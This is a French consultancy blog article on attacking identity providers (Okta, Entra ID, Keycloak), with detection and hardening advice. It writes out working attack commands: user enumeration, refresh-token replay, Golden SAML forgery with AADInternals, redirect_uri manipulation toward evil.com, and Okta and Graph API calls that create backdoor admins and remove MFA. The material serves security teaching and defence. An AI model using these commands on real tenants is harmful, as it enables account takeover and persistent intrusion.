AYI NEDJIMI Consultants

Attaques sur les Identity Providers Okta, Entra et Keycloak

Catégorie : Articles Techniques Lecture : 10 min Publié le : 28/02/2026 Auteur : Ayi NEDJIMI

Compromission des IdP : session hijacking, SAML forgery, OIDC confusion attacks. Techniques offensives sur Okta, Entra ID et Keycloak avec détection.

Cette analyse detaillee de Attaques sur les Identity Providers Okta, Entra et Keycloak s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Attaques sur les Identity Providers Okta, Entra et Keycloak s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 28 février 2026

Notre avis d'expert
La documentation technique de sécurité est le parent pauvre de la plupart des organisations. Pourtant, un playbook de réponse à incident bien rédigé peut faire la différence entre une résolution en heures et une crise qui s'étend sur des semaines.

Introduction

Les Identity Providers (IdP) constituent le point névralgique de la sécurité des systèmes d'information modernes. Okta, Microsoft Entra ID (anciennement Azure AD) et Keycloak sont les trois plateformes d'identité les plus déployées dans les entreprises, gérant l'authentification et l'autorisation de millions d'utilisateurs vers des centaines d'applications SaaS, cloud et on-premises. Une compromission de l'IdP équivaut à obtenir les clés de tout le royaume numérique de l'organisation : accès à toutes les applications fédérées, exfiltration massive de données, mouvement latéral illimité et persistance quasi indétectable.

Les incidents récents illustrent la criticité de cette surface d'attaque. En 2023, Okta a subi plusieurs compromissions via son système de support client, permettant aux attaquants d'accéder aux sessions d'administration de clients majeurs. La même année, des attaquants ont exploité des vulnérabilités dans les flux OIDC de Keycloak pour contourner l'authentification multi-facteurs. Microsoft Entra ID a été ciblé par des opérations de type Golden SAML, héritées des techniques développées durant la compromission SolarWinds.

Cet article détaille les techniques d'attaque spécifiques à chaque IdP, depuis la phase de reconnaissance jusqu'à l'établissement de la persistance. Nous examinerons le session hijacking et le vol de tokens, les attaques SAML forgery (Golden SAML), les OIDC confusion attacks, l'abus des API d'administration et les mécanismes de backdoor. Pour chaque technique, nous fournirons des commandes de démonstration, des indicateurs de compromission et des recommandations de durcissement.

Element	Description	Priorite
Prevention	Mesures proactives de reduction de la surface d'attaque	Haute
Detection	Surveillance et alerting en temps reel	Haute
Reponse	Procedures d'incident response et remediation	Critique
Recovery	Plan de reprise et continuite d'activite	Moyenne

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

Reconnaissance d'IdP

Identification du fournisseur d'identité

La première étape d'une attaque ciblant un IdP consiste à identifier la plateforme utilisée par l'organisation cible. Plusieurs méthodes passives et actives permettent cette reconnaissance sans déclencher d'alerte :

```
# Identification via les enregistrements DNS
# Microsoft Entra ID
dig _dmarc.target.com TXT      # Souvent hébergé sur microsoft.com
dig target.onmicrosoft.com ANY  # Tenant Entra ID
nslookup -type=CNAME login.target.com  # Redirige vers login.microsoftonline.com

# Okta
curl -s https://target.okta.com/.well-known/openid-configuration | jq .
# Si l'URL répond, l'organisation utilise Okta

# Keycloak
curl -s https://sso.target.com/realms/master/.well-known/openid-configuration | jq .
# Le chemin /realms/ est caractéristique de Keycloak

# Reconnaissance SAML via le metadata endpoint
curl -s https://login.microsoftonline.com/TENANT_ID/federationmetadata/2007-06/
federationmetadata.xml
curl -s https://target.okta.com/app/SAML_APP_ID/sso/saml/metadata
```

Énumération des utilisateurs

Chaque IdP présente des comportements distincts lors de l'authentification, permettant l'énumération d'utilisateurs valides :

- **Entra ID** : L'endpoint `/common/GetCredentialType` indique si un email existe dans le tenant sans nécessiter de mot de passe. Cela permet une énumération massive via des outils comme `o365creeper` ou `AADInternals`.
- **Okta** : Les réponses d'authentification diffèrent subtilement entre un utilisateur valide (code 401 avec message spécifique) et un utilisateur inexistant (code 401 avec message générique). Certaines configurations exposent également le `/api/v1/users` endpoint.
- **Keycloak** : Le formulaire de login peut indiquer "Invalid username" vs "Invalid password" si la configuration n'est pas durcie, permettant une énumération directe.

```
# Énumération Entra ID via GetCredentialType
curl -s -X POST "https://login.microsoftonline.com/common/GetCredentialType" \
  -H "Content-Type: application/json" \
  -d '{"Username":"user@target.com"}' | jq '.IfExistsResult'
# 0 = l'utilisateur existe, 1 = n'existe pas, 5 = existe (fédéré)

# Énumération avec AADInternals (PowerShell)
Import-Module AADInternals
Invoke-AADIntUserEnumerationAsOutsider -UserName "admin@target.com"
```

Cas concret
L'exploitation massive des vulnérabilités ProxyShell sur Microsoft Exchange en 2021 a démontré l'importance du patch management rapide. Les organisations ayant tardé à appliquer les correctifs ont vu leurs serveurs compromis et utilisés comme points de pivot pour des attaques ransomware.

Session Hijacking et Token Theft

Vol de cookies de session IdP

Les sessions IdP sont maintenues par des cookies dans le navigateur de l'utilisateur. Le vol de ces cookies permet à un attaquant de s'authentifier auprès de toutes les applications fédérées sans connaître le mot de passe ni passer le MFA. Les vecteurs principaux de vol de cookies sont :

- **Adversary-in-the-Middle (AiTM)** : Outils comme evilginx2 ou Modlishka qui proxifient la page de login légitime de l'IdP, capturant les cookies de session après que l'utilisateur a complété l'authentification MFA. L'attaquant obtient un cookie de session pleinement authentifié.
- **Infostealer malware** : Les malwares de type stealer (Raccoon, RedLine, Lumma) extraient les cookies de session des navigateurs installés, incluant les cookies Okta (`sid`), Entra ID (`ESTSAUTH` , `ESTSAUTHPERSISTENT`) et Keycloak (`KEYCLOAK_SESSION`).
- **XSS sur l'application SP** : Une vulnérabilité XSS sur un Service Provider (SP) fédéré peut permettre le vol du cookie de session SSO si les flags HttpOnly ne sont pas correctement configurés.

Replay de tokens OAuth/OIDC

Les access tokens et refresh tokens émis par l'IdP peuvent être interceptés et rejoués depuis un autre appareil. Les refresh tokens sont particulièrement dangereux car leur durée de vie peut atteindre 90 jours (Entra ID) voire plus (Okta custom policies). Un attaquant possédant un refresh token valide peut générer de nouveaux access tokens indéfiniment, sans aucune interaction utilisateur :

```
# Replay d'un refresh token Entra ID
curl -s -X POST "https://login.microsoftonline.com/TENANT_ID/oauth2/v2.0/token" \
  -d "client_id=CLIENT_ID" \
  -d "grant_type=refresh_token" \
  -d "refresh_token=STOLEN_REFRESH_TOKEN" \
  -d "scope=https://graph.microsoft.com/.default" | jq .

# Le serveur retourne un nouveau access_token + refresh_token
# Ceci contourne complètement le MFA
```

Cas réel : Okta Support Breach (2023)
En octobre 2023, des attaquants ont compromis le système de gestion de tickets de support d'Okta, accédant aux fichiers HAR (HTTP Archive) uploadés par les clients pour le diagnostic. Ces fichiers contenaient des cookies de session et des tokens d'authentification

valides, permettant aux attaquants d'accéder directement aux tenants Okta de 134 clients, dont Cloudflare, 1Password et BeyondTrust. Cet incident a révélé le danger de partager des fichiers HAR contenant des tokens non expurgés.

SAML Token Forgery (Golden SAML)

Principe du Golden SAML

L'attaque Golden SAML, conceptualisée par CyberArk Labs en 2017 et utilisée à grande échelle lors de la compromission SolarWinds/Nobelium en 2020, permet de forger des assertions SAML valides pour n'importe quel utilisateur de l'organisation. Cette technique nécessite l'obtention du certificat de signature SAML (clé privée) utilisé par l'IdP pour signer les assertions. Avec ce certificat, l'attaquant peut créer des assertions SAML pour n'importe quel utilisateur, incluant des attributs arbitraires (rôles, groupes, privilèges), et s'authentifier auprès de n'importe quel Service Provider fédéré.

Prérequis :

- **Entra ID** : Extraction du certificat de signature Token depuis AD FS (stocké dans la base de données WID/SQL ou via `Export-AADIntADFSSigningCertificate`). Avec Azure AD Connect, le certificat peut aussi être extrait via DCSync si la synchronisation SAML est configurée.
- **Okta** : Accès à l'application SAML en tant qu'administrateur pour exporter le certificat de signature, ou compromission du serveur Okta on-premise (Okta ASA).
- **Keycloak** : Accès à la console d'administration pour exporter le keystore Java contenant la clé privée de signature SAML du realm.

Forge d'assertions SAML

```
# Golden SAML avec AADInternals (Entra ID / AD FS)
Import-Module AADInternals

# Extraction du certificat de signature AD FS
$cert = Export-AADIntADFSSigningCertificate

# Forge d'une assertion SAML pour un utilisateur arbitraire
$samlToken = New-AADIntSAMLToken -Certificate $cert `
    -Issuer "http://sts.target.com/adfs/services/trust" `
    -ImmutableId "UNIQUE_ID_OF_TARGET_USER" `
    -UserPrincipalName "globaladmin@target.com" `
    -Audience "urn:federation:MicrosoftOnline"

# Utilisation du SAML token pour obtenir un access token OAuth
$at = Get-AADIntAccessTokenForAADGraph -SAMLToken $samlToken
# L'attaquant est maintenant authentifié en tant que globaladmin@target.com
```

Silver SAML : variante sans AD FS

L'attaque Silver SAML, découverte par Semperis en 2024, est une variante qui cible directement Entra ID sans nécessiter la compromission d'un serveur AD FS. Si un attaquant obtient le certificat de signature de l'application SAML configurée dans Entra ID (accessible via l'API Microsoft Graph avec les permissions `Application.ReadWrite.All`), il peut forger des assertions SAML pour cette application spécifique. Contrairement au Golden SAML qui donne accès à toutes les applications fédérées, le Silver SAML est limité à l'application dont le certificat a été compromis.

Détection du Golden SAML
Surveillez les événements Azure AD Sign-in logs où le claim `issuer` ne correspond pas à l'URL attendue de votre AD FS. Activez l'audit sur AD FS pour détecter les accès anormaux à la base de données de configuration. Implémentez Continuous Access Evaluation (CAE) pour permettre la révocation en temps réel des tokens. Migrez vers le cloud-managed authentication (Password Hash Sync ou Passthrough Authentication) pour éliminer la dépendance à AD FS et la surface d'attaque Golden SAML.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

OIDC Confusion Attacks

Redirect URI manipulation

Les attaques OIDC Confusion exploitent les ambiguïtés et les erreurs de configuration dans les flux OpenID Connect. La manipulation du `redirect_uri` est le vecteur le plus courant : si la validation du redirect_uri côté IdP est insuffisante (matching par préfixe au lieu d'exactitude, autorisation de wildcards, absence de validation du path), un attaquant peut rediriger le code d'autorisation vers un serveur qu'il contrôle.

```
# Exemple : redirect_uri trop permissif
# Enregistré : https://app.target.com/callback
# L'attaquant teste :
https://idp.target.com/authorize?
  client_id=LEGIT_APP&
  response_type=code&
  redirect_uri=https://app.target.com/callback/../../../evil.com&
  scope=openid+profile+email

# Ou avec un open redirect sur l'application légitime :
redirect_uri=https://app.target.com/redirect?url=https://evil.com
```

IdP Confusion / Issuer Spoofing

L'attaque IdP Confusion cible les applications qui supportent plusieurs IdP (multi-tenant). L'attaquant enregistre une application sur un IdP qu'il contrôle (son propre tenant Entra ID ou une instance Keycloak) et tente de s'authentifier auprès d'une application cible en se faisant passer pour un utilisateur légitime. Si l'application ne vérifie pas correctement l'émetteur (issuer) du token ID, l'attaquant peut s'authentifier avec des claims arbitraires.

Cette attaque est particulièrement efficace contre les applications SaaS multi-tenant qui acceptent les tokens de n'importe quel tenant Entra ID (endpoint `/common`) sans valider que le `tid` (tenant ID) correspond à un tenant autorisé.

Client Secret Leakage et Keycloak misconfigurations

Keycloak, étant une solution self-hosted, présente des vecteurs d'attaque spécifiques liés à la configuration :

- **Console d'administration exposée** : La console `/admin` accessible sur Internet avec des credentials par défaut (admin/admin) reste une vulnérabilité courante.
- **Realm public key exposure** : L'endpoint `/realms/{realm}` expose la clé publique du realm, facilitant la compréhension de la cryptographie utilisée.
- **Client credentials dans les logs** : Les client_secret des applications confidentielles peuvent fuiter dans les logs serveur si le niveau de journalisation est trop verbeux.
- **CVE-2024-1132** : Path traversal dans Keycloak permettant le bypass de validation de redirect_uri, affectant toutes les versions antérieures à 22.0.10 et 24.0.3.

Admin API Abuse

Abus de l'API Okta Admin

L'API Okta offre un contrôle programmatique complet sur le tenant. Un attaquant ayant compromis un API token d'administrateur (via phishing, credential stuffing sur un compte admin, ou vol depuis un dépôt de code) peut effectuer des opérations critiques : Pour approfondir, consultez Terraform Security : Audit et Durcissement IaC.

```
# Créer un nouvel utilisateur administrateur (backdoor)
curl -s -X POST "https://target.okta.com/api/v1/users?activate=true" \
  -H "Authorization: SSWS STOLEN_API_TOKEN" \
  -H "Content-Type: application/json" \
  -d '{
    "profile": {"firstName":"Support","lastName":"IT","email":"support-
it@proton.me","login":"support-it@proton.me"},
    "credentials": {"password": {"value": "C0mpl3x!P@ss"}},
    "groupIds": ["SUPER_ADMIN_GROUP_ID"]
  }'

# Désactiver le MFA pour un utilisateur cible
curl -s -X DELETE "https://target.okta.com/api/v1/users/USER_ID/factors/FACTOR_ID" \
  -H "Authorization: SSWS STOLEN_API_TOKEN"

# Lister toutes les applications SAML et leurs certificats
curl -s "https://target.okta.com/api/v1/apps?filter=signOnMode+eq+%22SAML_2_0%22" \
  -H "Authorization: SSWS STOLEN_API_TOKEN" | jq '.[].name'
```

Abus de Microsoft Graph API

Microsoft Graph API avec des permissions élevées (`Directory.ReadWrite.All`, `Application.ReadWrite.All`, `RoleManagement.ReadWrite.Directory`) permet un contrôle total sur le tenant Entra ID :

```
# Ajouter des credentials à une application existante (backdoor)
POST https://graph.microsoft.com/v1.0/applications/{id}/addPassword
{
  "passwordCredential": {
    "displayName": "Backup credential",
    "endDateTime": "2027-12-31T00:00:00Z"
  }
}

# Assigner le rôle Global Administrator à un compte contrôlé
POST https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments
{
  "principalId": "ATTACKER_USER_OBJECT_ID",
  "roleDefinitionId": "62e90394-69f5-4237-9190-012177145e10",  // Global Admin
  "directoryScopeId": "/"
}

# Créer un nouveau Service Principal avec permissions applicatives
POST https://graph.microsoft.com/v1.0/applications
{
  "displayName": "Backup Service",
  "requiredResourceAccess": [{
    "resourceAppId": "00000003-0000-0000-c000-000000000000",
    "resourceAccess": [{"id": "1bfefb4e-e0b5-418b-a88f-73c46d2cc8e9", "type":
"Role"}]
  }]
}
```

Persistence et Backdoors

Mécanismes de persistence par IdP

Les attaquants qui compromettent un IdP cherchent à établir une persistance durable et résistante aux opérations de remédiation. Voici les techniques spécifiques à chaque plateforme :

Entra ID :

- **Application credentials** : Ajout de secrets ou certificats supplémentaires sur des applications existantes à hauts privilèges. Extrêmement discret car l'application continue de fonctionner normalement.
- **Federated Identity Credentials** : Configuration d'un IdP externe contrôlé par l'attaquant comme source d'authentification fédérée. Permet l'accès sans mot de passe ni MFA du tenant cible.

- **Conditional Access Policy manipulation** : Création d'exceptions dans les politiques d'accès conditionnel pour des IP ou des applications spécifiques contrôlées par l'attaquant.
- **B2B Guest Invite** : Invitation d'un compte externe avec rôle administrateur. Difficile à détecter dans les grandes organisations avec beaucoup de guests.

Okta :

- **API Token persistence** : Création de tokens API avec des durées de vie longues, associés à des comptes de service légitimes.
- **Event Hook backdoor** : Configuration d'un webhook qui envoie tous les événements d'authentification (incluant les tokens) vers un endpoint contrôlé par l'attaquant.
- **Custom SAML app** : Création d'une application SAML personnalisée pointant vers le serveur de l'attaquant, permettant la capture de tokens SAML valides.

Keycloak :

- **Custom SPI (Service Provider Interface)** : Déploiement d'un module d'authentification personnalisé qui enregistre les credentials en clair. Keycloak supporte les extensions JAR déployées à chaud.
- **Admin compte masqué** : Création d'un utilisateur administrateur dans le realm master avec un nom similaire à un compte de service légitime.
- **Theme injection** : Modification des thèmes de login pour injecter du JavaScript malveillant capturant les credentials.

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Pour approfondir ce sujet, consultez notre outil open-source security-automation-framework qui facilite l'automatisation des workflows de sécurité.

Conclusion

Les Identity Providers représentent la cible la plus stratégique pour les attaquants avancés. La compromission d'un IdP offre un accès immédiat et persistant à l'ensemble des ressources de l'organisation, contournant les protections traditionnelles comme le MFA, le réseau segmenté et les solutions EDR. Les techniques présentées dans cet article — session hijacking, Golden SAML, OIDC confusion, admin API abuse et backdoors de persistence — constituent le répertoire opérationnel des groupes APT modernes ciblant les infrastructures d'identité.

La défense nécessite une approche structurée :

- **Prévention** : Phishing-resistant MFA (FIDO2/WebAuthn), Conditional Access strict, rotation des certificats SAML, restriction des API tokens.
- **Détection** : Monitoring des sign-in logs pour les anomalies (impossible travel, user-agent inhabituel), audit des modifications de configuration IdP, surveillance des applications et credentials.
- **Réponse** : Playbooks de révocation de tokens, rotation d'urgence des certificats SAML, audit complet des applications et permissions en cas de compromission confirmée.
- **Architecture** : Minimisation de la surface d'attaque (migration de AD FS vers cloud-managed auth), séparation des rôles administratifs, accès conditionnel pour les API d'administration.

Les organisations doivent traiter leur IdP comme un actif critique, au même titre qu'un contrôleur de domaine Active Directory, et lui appliquer les mêmes niveaux de protection, de monitoring et de gouvernance.

Sources et références : MITRE ATT&CK · CERT-FR

Ressources et références

- Abus OAuth/OIDC : Consent Grant, Device Code, Token Replay
- Chaîne d'exploitation Kerberos en Active Directory
- Azure AD Applications enregistrées
- Silver SAML - Semperis Research

Ayi NEDJIMI


Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !



Partager sur X

Partager sur LinkedIn

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1556 — Modify Authentication Process
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr